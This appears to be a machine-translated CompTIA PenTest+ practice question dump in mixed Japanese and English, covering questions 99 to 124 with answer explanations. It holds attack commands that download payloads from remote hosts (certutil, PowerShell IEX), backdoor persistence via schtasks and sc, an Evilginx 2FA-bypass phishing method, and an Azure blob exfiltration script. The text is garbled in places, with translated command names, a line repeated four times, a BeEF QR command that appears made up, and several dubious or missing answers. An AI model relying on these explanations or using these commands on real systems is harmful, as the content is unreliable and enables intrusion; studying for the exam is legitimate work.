白い文字で説明が自動生成されたコンピューター画面

オレンジ色の画面に白い文字の説明が自動的に生成される

質問: **99**

侵入テスト レポートを作成するときに、適切な処理の範囲内にあり、最も重要なのは次のどれですか。

A. 行われたすべてのことをビデオと音声の両方で保存する

B. レポートの長さを最大5～10ページに抑える

C. レポートのリスクスコアに基づいて推奨事項を作成する

D. 正確なエグゼクティブサマリーですべての目的を明確にレポートする

正解: **(**正解を表示します**)**

明確なエグゼクティブサマリーの重要性:

エグゼクティブ サマリーは、深い技術的知識を必要とせずに、調査結果、リスク、推奨事項の簡潔な概要を意思決定者に提供するため、不可欠です。
目標を明確にすることで、すべての関係者がテストの目的、範囲、結果を理解できるようになります。
他の選択肢はなぜないのか?
A: ビデオとオーディオの記録を保持することはテスト中に役立ちますが、処理上の理由から最終レポートには通常含まれません。
B: レポートを 5 ～ 10 ページに制限すると、レポートの網羅性が損なわれ、重要な詳細が省略される可能性があります。
C: リスク スコアのみに基づく推奨事項は、より広範なコンテキストや組織の優先事項に対応していない可能性があります。
CompTIA Pentest+ リファレンス:
ドメイン 5.0 (報告とコミュニケーション)

質問**: 100**
侵入テスターが、物理的なセキュリティ評価を支援するために、悪意のあるQRコードを作成したいと考えています。このタスクに必要な機能を最も多く備えているツールは次のどれですか？
A. ビーフ
B. ジョン・ザ・リッパー
C. ザップ
D. イービルジンクス
正解**: (**正解を表示します**)**
BeEF（Browser Exploitation Framework）は、Webブラウザに特化した侵入テストツールです。悪意のあるQRコードを生成する機能が組み込まれており、ユーザーを悪意のあるWebサイトに誘導したり、ブラウザベースの攻撃を実行したり、情報を収集したりするために使用できます。
ステップバイステップの説明
BeEF を理解する:
目的: BeEF は、Web ブラウザーの脆弱性を悪用し、侵害されたブラウザーから情報を収集するように設計されています。
機能: 悪意のあるペイロード、QR コード、ソーシャル エンジニアリング手法を生成するためのツールが含まれています。
悪意のあるQRコードの作成:
機能: BeEF には、スキャンするとユーザーを攻撃者が制御する悪意のある URL にリダイレクトする QR コードを生成する機能があります。
コマンド: BeEF フック URL に誘導する QR コードを生成します。
牛肉 -x --qr
物理的セキュリティ評価での使用:
展開: 戦略的な場所に QR コードを配置して、個人が QR コードをスキャンしてブラウザーを侵害するかどうかをテストします。
悪用: QR コードをスキャンすると、ブラウザの悪用、情報収集、その他のペイロードの実行につ

ながる可能性があります。
侵入テスト文献からの参照:
BeEF は、ブラウザの悪用機能に関して侵入テスト ガイドでよく取り上げられています。
HTB の記事やソーシャル エンジニアリングの演習では、悪意のある QR コードの作成やブラウザーの脆弱性の悪用のために BeEF が使用されることがよく言及されています。
参照：
侵入テスト - ハッキングの実践入門
HTB公式レポート

質問**: 101**
セキュリティ評価中に、侵入テスターはワイヤレス ネットワークの認証メカニズムの脆弱性を悪用して、ネットワークへの不正アクセスを取得する必要があります。
テスターがアクセスを取得するために実行する可能性が高い攻撃は次のどれですか?
A. カルマ攻撃
B. ビーコン洪水
C. MACアドレススプーフィング
D. 盗聴
正解**: A (**コメントを発表する**)**
ワイヤレス ネットワークの認証メカニズムの脆弱性を悪用して不正アクセスを取得するために、侵入テスターは KARMA 攻撃を実行する可能性が最も高くなります。
カルマ攻撃:
定義: KARMA (KARMA Attacks Radio Machines Automatically) は、ワイヤレス クライアントが以前接続したワイヤレス ネットワークに自動的に接続する傾向を悪用する攻撃手法です。
メカニズム：攻撃者は、正規の無線ネットワークを装った不正なアクセスポイントを設定します。クライアントがこの不正なAPに自動的に接続すると、攻撃者は認証情報を取得したり、悪意のあるサービスを提供したりすることができます。
目的：
不正アクセス: 不正なアクセス ポイントを設定することで、攻撃者は正当なクライアントを騙してネットワークに接続させ、不正アクセスを実行できます。
その他のオプション:
ビーコンフラッディング：偽のビーコンフレームを大量に送信し、ノイズを発生させてネットワーク運用を妨害する手法。不正アクセスの直接的な目的には使用されません。
MACアドレススプーフィング：攻撃デバイスのMACアドレスを信頼できるデバイスのMACアドレスに変更する行為。MACベースのアクセス制御を回避するのに役立ちますが、ワイヤレスネットワーク認証に限ったものではありません。
盗聴: ネットワーク トラフィックを傍受して聞くこと。情報収集には役立ちますが、不正アクセスを直接得るために使用されるものではありません。
ペンテストリファレンス:
ワイヤレス セキュリティ評価: KARMA などの一般的な攻撃手法を理解することは、ワイヤレス ネットワークの脆弱性を特定して悪用するために重要です。

不正アクセス ポイント: 不正 AP を設定して資格情報を取得したり、中間者攻撃を実行したりすることは、ワイヤレス侵入テストでよく使われる手法です。
KARMA 攻撃を実行すると、侵入テスターはワイヤレス ネットワークの認証メカニズムを悪用し、ネットワークへの不正アクセスを取得できます。

質問: **102**
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?
A. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
B. Gophish を外部ドメインを使用するように設定します。企業のメールポータルのウェブページを複製し、ブルートフォース攻撃を用いて2要素認証コードを取得します。
C. タイポスクワッティングの手法を用いて外部ドメインを設定します。会社のメールポータルを模倣したフィッシングサイトを使用して、SETが2要素認証をバイパスするように設定します。
D. Gophishを外部ドメインを使用するように設定します。企業のメールポータルのWebページを複製し、フィッシングの手法を用いて2要素認証コードを取得します。
正解: **(正解を表示します)**
二要素認証 (2FA) を回避して幹部のアカウントにアクセスするには、テスターはタイポスクワッティングドメインでEvilginxを使用する必要があります。Evilginxは、セッショントークンを盗み取ることで2FAを回避するために使用される中間者攻撃フレームワークです。
Explanation:
* Evilginx によるフィッシング:
* Evilginx は、正当なログイン ページをプロキシし、その過程で資格情報と 2FA トークンを取得するように設計されています。
* 実際のログイン ポータルをシミュレートする構成である "フィッシュレット"を使用します。
* タイポスクワッティング:
* タイポスクワッティングとは、正当なドメインのスペルミスを含んだドメインを登録することです (例:
たとえば、example.com ではなく example.co を使用します。
* この手法は、ユーザーを騙して、正当なドメインであると信じ込ませ、悪意のあるドメインを訪問させます。
* 手順:
* 外部ドメインを設定する: 会社のドメインに類似したタイプミススクワッティングドメインを登録します。
* Evilginx の設定 :サーバーに Evilginx をインストールして設定します。会社のメールポータルを模倣したフィッシングサイトを使用します。
* フィッシング メールを送信する: 経営幹部をターゲットにしたフィッシング メールを作成し、タイポスクワッティング ドメインに誘導します。
* 資格情報と 2FA トークンの取得: 幹部がログインすると、Evilginx は資格情報とセッション

トークンを取得し、実質的に 2FA を回避します。
ペンテストの参考資料:
* フィッシング: ユーザーを騙して機密情報を提供させるソーシャル エンジニアリング手法。
* 2 要素認証のバイパス: Evilginx を使用するような高度なフィッシング攻撃では、2FA メカニズムをバイパスしてセッション トークンをキャプチャして再利用できます。
* OSINT と偵察: 主要なターゲット (経営幹部) を特定し、収集した情報に基づいて説得力のあるフィッシング メールを作成します。
Evilginx をタイポスクワッティング ドメインと併用することで、テスターは 2FA を回避し、高価値アカウントにアクセスすることができ、高度なフィッシング手法の有効性を実証します。

質問: **103**
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?
A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName
正解: **B (**コメントを発表する**)**
To execute a payload and gain additional access, the penetration tester should use certutil.exe.
Using certutil.exe:
Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.

質問: **104**
アクティブサービス列挙のプロセスにおいて、侵入テスターは対象企業のサーバーの1つで実行されているSMTPデーモンを特定しました。テスターが評価の後の段階でフィッシング攻撃を実行するために最も効果的なアクションは次のうちどれですか？
A. RFC で定義されたプロトコルの適合性をテストします。
B. サービスへのブルートフォース認証を試みます。
C. 逆 DNS クエリを実行し、サービス バナーと一致させます。
D. オープンリレー構成を確認します。
正解: **(**正解を表示します**)**
SMTPはメールサーバーに関連付けられたプロトコルです。そのため、侵入テスターにとって、オープンリレー構成はフィッシング攻撃の実行に悪用される可能性があります。
質問: **105**
次の Windows コマンドのうち、システム上のユーザー、グループ、共有を一覧表示するために使用され、権限の昇格に役立つものはどれですか。
A. ルート

B. nbtstat
C. ネット
D. だれだ
正解**: (**正解を表示します**)**
Windows には、ユーザーの列挙と権限の昇格のための組み込みユーティリティが用意されています。
* net コマンド (オプション C):
* net コマンドは、Windows システム上のユーザー、グループ、共有を一覧表示するために使用されます。
ネットユーザー
ネットローカルグループ管理者
ネットグループ "Domain Admins" /domain
権限昇格ターゲットを収集し、ユーザー権限を理解するのに役立ちます。

質問**: 106**
Given the following Nmap scan command:
[root@kali ~]# nmap 192.168.0 .* -- exclude 192.168.0.101

```
[root@kali ~]# nmap 192.168.0.* --exclude 192.168.0.101
```

Nmap がスキャンを試みるサーバーの合計数は次のどれですか?
A. 1
B. 101
C. 255
D. 256
正解**: (**正解を表示します**)**
指定されたNmapスキャンコマンドは、IPアドレス192.168.0.101を除く、サブネット192.168.0.0/24内のすべてのホストをスキャンします。サブネットには256台のホストが存在します。そのうち1台が除外されているため、Nmapがスキャンを試みるサーバーの総数は255台です。
参考資料：
Nmapコマンド - Linuxネットワークの17の基本コマンド、セクション：複数のホストをスキャン、サブセクション：検索からホストを除外 Nmapチートシート2023 :すべてのコマンドとその他、セクション :ターゲット指定、サブセクション：
-除外

質問**: 107**

侵入テスターは、ハッシュのリストと定義済みのルールセットを使用してハッシュを解読したいと考えています。テスターは次のコマンドを実行します。
hashcat.exe -a 0 .\hash.txt .\rockyou.txt -r .\rules\replace.rule
侵入テスターがハッシュを解読するために使用しているのは次のどれですか?
A. ハイブリッド攻撃
B. 辞書
C. レインボーテーブル
D. ブルートフォース法
正解: **B** (コメントを発表する)
hashcat.exe -a 0 .\hash.txt .\rockyou.txt -r .\rules\replace.rule コマンドは、侵入テスターが辞書攻撃とルールベースの変更を組み合わせて使用していることを示します。-a 0 オプションは辞書攻撃モードを指定します。ここで、.\rockyou.txt は潜在的なパスワードを含む辞書ファイルであり、-r .\rules\replace.rule はこれらのパスワードを改変するための事前定義されたルールを適用します。この手法では、既知の潜在的なパスワードリストを活用し、提供されたルールに基づいて追加のバリエーションを追加します。

質問: **108**
侵入テスターは、エクスプロイト後のアクティビティを実行しようとして、次のスクリプトを作成します。

```
def BlobStorage(file_path,file_name):
      client =  BlobServiceClient.from_connection_string(connection_string)
      blob_client = client.get_blob_client(container=container_name, blob=file_name)
      with open(file_path,"rb") as data:
       try:
            blob_client.upload_blob(data)
       except Exception:
            print(f"Denied")
              sys.exit(1)
        print(f"Success")
        sys.exit(0)
```

テスターの目的を最もよく表すのは次のどれですか?
A. APIエンドポイントからデータをダウンロードする
B. クラウドストレージからデータをダウンロードする
C. 代替データストリームを介してデータを盗み出す
D. クラウドストレージにデータを流出させる
正解: **(**正解を表示します**)**
スクリプトには次の内容が表示されます:
* BlobServiceClient.from_connection_string() の使用 - これは Azure Blob Storage とのやり取りです。
* ローカル ファイルをバイナリ モードで開きます (open(file_path, "rb") を使用)。
* blob_client.upload_blob(data) を呼び出します - ローカル ファイルをクラウド ストレージにアップロードすることを明確に示します。
これは、盗まれたファイルや機密性の高いローカル ファイルが外部システム (クラウド ストレージ) に送信されるデータ流出アクティビティと一致します。
他の人はなぜダメなのですか?

* A. API エンドポイント: コードでは、REST API エンドポイントではなく、Azure Blob Storage SDK を使用します。
* B. クラウド ストレージからデータをダウンロード: コードのアップロードであり、ダウンロードではありません。
* C. 代替データ ストリーム (ADS): これは Windows NTFS の機能であり、クラウド ストレージとは関係ありません。
CompTIA PT0-003 目標マッピング:
* ドメイン3.0攻撃とエクスプロイト
* 3.2: 悪用後の手法 (データの引き出し、クラウド ストレージの使用)。

質問: **109**
データ損失防止ツールによる検出を回避するための最適な方法は次のうちどれですか?
A. エンコーディング
B. 圧縮
C. 暗号化
D. 難読化
正解: **(正解を表示します)**
* DLPを回避するためのエンコード:
* エンコーディング (Base64 など) により、データはデータ損失防止 (DLP) ツールをバイパスできる形式に変換されます。
* DLP ソリューションは多くの場合、特定のパターン (機密キーワード、ファイル ヘッダーなど) を探すため、エンコードされたデータを認識できない場合があります。
* 他のオプションを選択しないのはなぜですか?
* B (圧縮): 圧縮によりファイル サイズは縮小されますが、通常は DLP 検出メカニズムをバイパスしません。
* C (暗号化): 暗号化されたデータは DLP ツールで検出できますが、その内容は読み取れない可能性があります。
* D (難読化): 難読化は意図を隠しますが、自動検出を回避するにはエンコードの方が効果的です。
CompTIA Pentest+ リファレンス:
* ドメイン 3.0 (攻撃とエクスプロイト)

質問: **110**
Which of the following is the most important aspect to consider when calculating the price of a penetration test service for a client?
A. Operating cost
B. Required scope of work
C. Non-disclosure agreement
D. Client's budget
正解: **(正解を表示します)**
When calculating the price of a penetration test service for a client, the most important aspect to

consider is the required scope of work 1. The scope of work defines the objectives of the penetration test and the systems that will be tested. It is important to understand the scope of work to determine the resources required to complete the test and the time it will take to complete the test 2.
References: 2: CompTIA. (2021). CompTIA PenTest+ Certification Exam Objectives. Retrieved from
https://www.comptia.org/content/dam/comptia/documents/certifications/Exam%20Objectives/CompTIA-PenTe O'Brien, D. (2021). The Official CompTIA PenTest+ Study Guide (Exam PT0-002). John Wiley & Sons.

質問**: 111**
侵入テスターがネットワーク偵察を行っています。テスターは、検知メカニズムに偵察活動のフラグを立てられることなく、ネットワークに関する情報を収集したいと考えています。テスターは以下のどの手法を使用すべきでしょうか？
A. スニッフィング
B. バナーの取得
C. TCP/UDPスキャン
D. ピングスイープ
正解**: A (**コメントを発表する**)**
検出メカニズムに偵察活動のフラグを立てさせずにネットワークに関する情報を収集するには、侵入テスターはスニッフィングを使用する必要があります。
Explanation:
* 嗅ぎ:
* 定義 :スニッフィングとは、ネットワークを通過するネットワークトラフィックを捕捉し、分析することです。ネットワーク上で検出可能なトラフィックを生成しない受動的な偵察手法です。
* ツール :Wiresharkやtcpdumpなどのツールは、スニッフィングによく使用されます。これらのツールはパケットをキャプチャし、ネットワーク通信、使用中のプロトコル、デバイス、潜在的な脆弱性に関する情報を提供します。
* 利点:
* ステルス性: スニッフィングはパッシブであるため、侵入検知システム (IDS) やその他の監視ツールによって検出される可能性のある追加のトラフィックは生成されません。
* 収集される情報: スニッフィングにより、IP アドレス、MAC アドレス、開いているポート、実行中のサービス、プレーンテキストで送信される機密性の高い可能性のある情報が明らかになることがあります。
* 他の技術との比較:
* バナーグラビング: ターゲット サービスにリクエストを送信し、検出可能なバナーから情報を収集するアクティブな手法。
* TCP/UDP スキャン: 開いているポートとサービスを調査するためにパケットを送信するアクティブな手法で、ネットワーク監視ツールによって簡単に検出されます。
* Ping スイープ: ICMP エコー要求を送信してライブ ホストを特定するアクティブな手法。ネット

ワーク監視でも検出可能です。
ペンテストの参考資料:
* 偵察フェーズ: 初期偵察フェーズでスニッフィングなどの受動的な手法を使用すると、ターゲットに警告されることなく情報を収集できます。
* ネットワーク分析: アラームをトリガーする可能性のあるトラフィックを生成せずに、ネットワーク トポロジを理解し、主要な資産と脆弱性を特定します。
スニッフィングを使用すると、侵入テスターはネットワークに関する詳細な情報をステルス的に収集し、検出のリスクを最小限に抑えることができます。

質問: **112**
侵入テスターは組織の評価を実行し、有効なユーザー資格情報を収集する必要があります。
この目的を達成するために、テスターが使用するのに最適な攻撃は次のどれでしょうか?
A. ウォードライビング
B. キャプティブポータル
C. 認証解除
D. なりすまし
正解: **(正解を表示します)**
なりすまし攻撃では、侵入テスターが正当なユーザーの身元を偽装し、システムや情報への不正アクセスを行います。この手法は、フィッシング、ソーシャルエンジニアリング、脆弱な認証プロセスの悪用といった戦術を駆使できるため、特に有効なユーザー認証情報の収集に効果的です。
ウォードライビング、キャプティブポータル、認証解除といった他の攻撃手法は、無線ネットワークの脆弱性を狙うため、ユーザー認証情報の取得はそれほど直接的ではありません。

質問: **113**
Which of the following OT protocols sends information in cleartext?
A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET
正解: **(正解を表示します)**
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here's an analysis of each protocol regarding whether it sends information in cleartext:
* TTEthernet (Option A):
* Explanation: TTEthernet (Time-Triggered Ethernet) is designed for real-time communication and safety-critical systems.
* Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.
* DNP3 (Option B):
* Explanation: DNP3 (Distributed Network Protocol) is used in electric and water utilities for

SCADA (Supervisory Control and Data Acquisition) systems.
* Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.
* Modbus
* Explanation: Modbus is a communication protocol used in industrial environments for transmitting data between electronic devices.
* Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.
* References: The lack of security features in Modbus, such as encryption, is well-documented and a known vulnerability in ICS environments.
* PROFINET (Option D):
* Explanation: PROFINET is a standard for industrial networking in automation.
* Security: PROFINET includes several security features, including support for encryption, which means it doesn't necessarily send information in cleartext.
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

質問**: 114**
侵入テスターは、ある調査中に、fingerコマンドとrwhoコマンドを使ってLinuxシステムのユーザーを列挙しようとしました。しかし、これらのコマンドだけでは目的の結果が得られないことに気づきます。
このタスクに使用するのに最適なツールは次のどれですか?
A. 誰も
B. バープスイート
C. smbクライアント
D. ハーベスター
正解**: (**正解を表示します**)**
smbclientツールは、ネットワーク上のSMB/CIFSリソースにアクセスするために使用します。これにより、侵入テスターは共有リソースに接続し、ネットワーク上のユーザーを列挙できます。特にWindows環境において有効です。Unix/Linuxシステムではfingerとrwhoが一般的ですが、smbclientはネットワーク上のユーザーを列挙する上でより優れた機能を提供します。
* smbclient を理解する:
* 目的: smbclient は、SMB/CIFS サーバー上のファイルとディレクトリにアクセスして管理するために使用されます。
* 機能: 共有リソースの参照、ディレクトリの一覧表示、ファイルのダウンロードとアップロード、ユーザーの列挙が可能です。
* ユーザー列挙:
* コマンド: 利用可能な共有とユーザーを一覧表示するには、-L オプションを指定した smbclient を使用します。
ステップバイステップの説明smbclient -L //target_ip -U username
* 例: ターゲット システム上のユーザーを列挙する。

smbclient -L //192.168.50.2 -U 匿名
* 利点:
* 包括的: 共有リソースとユーザーに関する詳細な情報を提供します。
* クロスプラットフォーム: Linux システムと Windows システムの両方で使用できます。
* 侵入テストに関する文献からの参考文献:
* SMB 列挙は、ネットワーク環境内の共有リソースとユーザーを識別するための侵入テスト ガイドで説明されている一般的な方法です。
* HTB の記事では、ネットワーク共有とユーザーを列挙するために smbclient を使用することが頻繁に言及されています。
参考文献:
* 侵入テスト - ハッキングの実践入門
* HTB公式記事

質問**: 115**
キーシリンダーを回転させるために、ロック内の次のどの要素を特定のレベルに揃える必要がありますか?
A. ラッチ
B. ピン
C. シャックル
D. プラグ
正解**: (**正解を表示します**)**
ピンタンブラー錠では、鍵はシリンダー内の一連のピンと連動します。詳細な仕組みは以下のとおりです。
ピンタンブラーロックのコンポーネント:
キーピン :キーが直接接触するピンです。キーの切り込みによってこれらのピンの位置が調整されます。
ドライバーピン: ドライバーピンはスプリングによって押され、キーピンとスプリングの間に配置されます。
スプリング: ドライバーピンに圧力をかけます。
プラグ: キーが挿入され、正しいキーが使用されると回転するロックの部分です。
シリンダー: プラグとピンを収納するハウジング。
手術：
正しいキーが挿入されると、キーの切れ目によってキーピンが押し上げられ、せん断ライン（プラグとシリンダーの隙間）に揃います。
せん断線でのピンの整列によりプラグが回転し、ロックが作動します。
ピンが正しい答えである理由:
正しいキーを使用すると、キーピンとドライバーピンがせん断線に沿って揃い、プラグを回すことができます。ピンが正しく揃っていないと、ロックは開きません。
鍵開けのイラスト：
ロックピッキングでは、鍵を使わずにピンをせん断線に沿って一列に並べます。これは、錠の機能

におけるピンの重要な役割を示しています。

質問: **116**
再起動またはセキュリティ パッチの適用後に侵害を受けたシステム上での持続性を維持するために攻撃者が一般的に使用する方法は次のうちどれですか。
A. サービスを設定して登録します。
B. リモート デスクトップ ソフトウェアをインストールして実行します。
C. ユーザーがログインしたときに実行されるスクリプトを設定します。
D. ホストに対して Kerberoasting 攻撃を実行します。
正解: **(正解を表示します)**
永続性を維持することで、攻撃者はシステムの再起動やセキュリティ パッチの適用後もアクセスを維持できるようになります。
* サービスを設定して登録する (オプション A):
* 攻撃者は、自動的に再起動する悪意のあるシステム サービスを作成します。
* 例 (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" 例 (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" 例 (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" 例 (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe"

質問: **117**
次のツールのうち、ネットワーク プロトコルと対話するための Python クラスを提供するものはどれですか。
A. 返信
B. インパケット
C. 帝国
D. パワースプロイト
正解: **(正解を表示します)**
Impacket は、SMB、DCE/RPC、LDAP、Kerberos などのネットワーク プロトコルと対話するための Python クラスを提供するツールです。Impacket は、ネットワーク分析、パケット操作、認証スプーフィング、資格情報のダンプ、横方向の移動、リモート実行に使用できます。
参考: https://github.com/SecureAuthCorp/impacket

質問: **118**
侵入テスターは、最近発見されたリモートコード実行 (RCE) の脆弱性を悪用して、対象システムへの初期アクセスを取得しました。この脆弱性に対するパッチは今週末に配布される予定です。パッチ配布後、テスターがリモートからシステムに再侵入できるユーティリティは次のうちどれですか (2つ選択してください)。
A. schtasks.exe
B. rundll.exe
C. cmd.exe

D. chgusr.exe
E. sc.exe
F. netsh.exe
正解**: A,E (**コメントを発表する**)**
最近悪用された RCE 脆弱性に対するパッチが展開された後にリモートでシステムに再度侵入するには、侵入テスターは schtasks.exe と sc.exe を使用できます。
* schtasks.exe:
* 目的: Windows システムでスケジュールされたタスクを作成、削除、および管理するために使用されます。
* 永続性: スケジュールされたタスクを作成することにより、テスターはスクリプトまたはプログラムが指定された時間に実行されることを保証し、永続的なバックドアを提供できます。
* 例：
schtasks /create /tn "バックドア" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
* sc.exe:
* 目的: Windows サービスを管理するために使用されるサービス コントロール マネージャーのコマンドライン ツール。
* 永続性: 悪意のある実行可能ファイルを実行するサービスを作成または変更することで、テスターは永続的なアクセスを維持できます。
* 例：
sc バックドアを作成 binPath= "C:\path\to\backdoor.exe" start= auto
* その他のユーティリティ:
* rundll.exe: DLL をアプリケーションとして実行するために使用されます。通常は永続化には使用されません。
* cmd.exe: 一般的なコマンド プロンプト。永続化メカニズムの作成に特に使用されるものではありません。
* chgusr.exe: リモート デスクトップ セッション ホストのインストール モードを変更するために使用されますが、永続性には関係ありません。
* netsh.exe: ネットワーク構成に使用されますが、通常は永続化には使用されません。
ペンテストの参考資料:
* エクスプロイト後: 最初のエクスプロイト後、アクセスを維持するには永続性を確立することが重要です。
* Windows ツール: schtasks.exe や sc.exe などの組み込み Windows ツールを活用して、再起動やパッチ適用後も存続するバックドアを作成する方法を理解します。
schtasks.exe と sc.exe を使用することで、侵入テスターは、パッチが適用された後でもシステムへの再侵入を可能にする永続的なメカニズムを設定できます。

質問**: 119**
ペネトレーションテストチームは、クライアントから提供された一連のターゲットに対してDNSルックアップを実行したいと考えています。チームはこのタスク用のBashスクリプトを作成しましたが、スクリプトの1行に小さなエラーが見つかりました。

1 #!/bin/bash
2 for i in $(cat example.txt); 実行する
3 カール $i
4 完了
スクリプトの 3 行目に次のどの変更を加える必要がありますか?
A. 解決設定 $i
B. rndc $i
C. systemd-resolve $i
D. ホスト $i
正解**: D (**コメントを発表する**)**
スクリプト分析:
行 1: #!/bin/bash - この行は、スクリプトを Bash シェルで実行することを指定します。
2 行目: for i in $(cat example.txt); do - この行は、ファイル example.txt から各行を読み取り、それを変数 i に割り当てるループを開始します。
行 3: curl $i - この行は、curl を使用して i に保存されている URL からコンテンツを取得しようとします。
ただし、DNS ルックアップの場合、curl は不適切です。
行 4: done - この行でループが終了します。
エラー識別:
curl コマンドは、サーバーとの間でデータを転送するために使用され、多くの場合、DNS ルックアップには適していない HTTP リクエストに使用されます。
正しいコマンド:
DNSルックアップを実行するには、hostコマンドを使用する必要があります。hostコマンドはDNSルックアップを実行し、指定されたドメインに関する情報を表示します。
修正されたスクリプト:
example.txt で指定された各ターゲットに対して DNS ルックアップを実行するには、curl $i を host $i に置き換えます。

質問**: 120**
侵入テスターは、内部サーバーをファジングして隠されたサービスとアプリケーションを探し、次の出力を取得します。

```
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/admin
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/db
Status:  403, Size 437, Words: 12, Lines: 4 URL:  http://10.200.35.14/server-status
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/login
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/test
Status:  404, Size , Words: 18, Lines: 6 URL:  http://10.200.35.14/robots.txt
```

この出力について最も考えられる説明は次のどれですか?
A. テスターには、サーバー ステータス ページにアクセスするための資格情報がありません。
B. 管理ディレクトリは禁止されているため、ファジングできません。
C. admin、test、および db ディレクトリはログイン ページにリダイレクトされます。
D. robots.txt ファイルには 6 つのエントリがあります。

正解: (正解を表示します)
ファジングツールの出力を見ると、admin、test、dbディレクトリのサイズ、単語数、行数がログインページと同じであることが分かります。これは、これらのディレクトリがログインページにリダイレクトされていることを示しています。これは、テスターが有効な認証情報なしではこれらのディレクトリにアクセスできないことを意味します。サーバーステータスページは403 Forbiddenステータスコードを返します。これは、テスターがアクセス権限を持っていないことを意味します。robots.txtファイルは、
404 Not Found ステータスコードは、ファイルがサーバー上に存在しないことを意味します。参考：
*公式 CompTIA PenTest+ 学習ガイド (試験 PT0-002)、第 2 章: パッシブ偵察の実施、77 ～ 78 ページ。
*101 Labs - CompTIA PenTest+: PT0-002 試験のハンズオン ラボ、ラボ 2.3: Web アプリケーションのファジング、69 ～ 70 ページ。

質問: **121**
セキュリティアナリストは、a/16ネットワーク経由でSMBポート445のスキャンを実行する必要があります。ステルス性が問題にならず、タスクに時間的制約がある場合、次のコマンドのうちどれが最適な選択肢でしょうか？
A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172。21.0.0/16
正解: (正解を表示します)
Nmapは、ホストにパケットを送信し、その応答を分析することで、ネットワークのスキャンと列挙を実行できるツールです。コマンド「Nmap -p 445 -n -T4 -open 172.21.0.0/16」は、SMBポートを次のオプションを持つ /16 ネットワーク経由の 445:
-p 445 はスキャンするポート番号を指定します。
-n は DNS 解決を無効にします。これにより、不要なクエリを回避することでスキャンを高速化できます。
-T4 はタイミング テンプレートをアグレッシブに設定し、パケットをより速く送信し、応答を待つ時間を短縮することでスキャンの速度を向上させます。
-open は開いているポートを持つホストのみを表示するため、出力を絞り込み、関連性の高い結果に焦点を絞ることができます。他のコマンドは、ステルス性が問題とならず、タスクに時間的制約がある場合、/16ネットワーク上のSMBポート445をスキャンするのには最適ではありません。

質問: **122**
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?
A. The injection was too slow.
B. The DNS information was incorrect.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.
正解: **(**正解を表示します**)**
A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

質問: **123**
侵入テスターがレポート内の検出結果に優先順位を付ける方法を説明しているのは次のうちどれですか。
A. ビジネスの使命と目標
B. サイバー資産
C. ネットワークインフラストラクチャ
D. サイバー脅威
正解: **(**正解を表示します**)**
侵入テスト レポートにおける調査結果の優先順位付けは、ビジネスのミッションと目標と一致する必要があります。
ビジネスコンテキストを理解することで、ペネトレーションテスターは組織の重要な機能と資産に対する脆弱性の影響を評価できます。このアプローチにより、推奨事項は技術的に妥当であるだけでなく、ビジネスの戦略フレームワーク内で関連性があり、実行可能なものになります。オプションB、C、D（サイバー資産、ネットワークインフラストラクチャ、サイバー脅威）は重要な要素ですが、ビジネスのミッションと目標にどのような影響を与えるかという文脈の中で検討する必要があります。

質問: **124**
During a penetration test, the tester identifies several unused services that are listening on all

targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation
正解**: (**正解を表示します**)**
侵入テスターが、標的の社内ラップトップで複数の未使用のサービスがリッスンしていることを発見した場合、侵害リスクを軽減するための最も適切な推奨事項は、システムの強化です。その理由は次のとおりです。
* システム強化:
* 目的: システム強化には、システムの脆弱性を減らすことでシステムのセキュリティを確保することが含まれます。
これには、不要なサービスの無効化、セキュリティ パッチの適用、システムの安全な構成が含まれます。
* 影響: 使用されていないサービスを無効にすると、攻撃対象領域が最小限に抑えられ、これらのサービスが攻撃者に悪用されるリスクが軽減されます。
* 他のコントロールとの比較:
* 多要素認証 (A): 認証のセキュリティ保護に役立ちますが、システム上で実行されている未使用のサービスの問題には対処しません。
* パッチ管理 (B): 既知の脆弱性に対処するために重要ですが、使用されていないサービスを無効にすることには特に関係ありません。
